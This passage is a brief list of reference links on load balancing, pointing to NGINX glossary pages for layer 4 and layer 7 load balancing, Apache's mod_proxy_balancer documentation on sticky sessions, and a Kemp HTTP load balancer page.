https://www.nginx.com/resources/glossary/layer-4-load-balancing/

Layer 7 Application Load Balancer:
https://www.nginx.com/resources/glossary/layer-7-load-balancing/

Apache mod_proxy_balancer module and Sticky session:
https://httpd.apache.org/docs/2.4/mod/mod_proxy_balancer.html

https://kemptechnologies.com/uk/load-balancing/http-load-balancer/?gclid=CjwKCAiA4rGCBhAQEiwAelVti2T-lpA97ZssiqG1PHROrbfqCPTN0yz_LgoMQDxXleJ09WoDa619FRoC-XAQAvD_BwE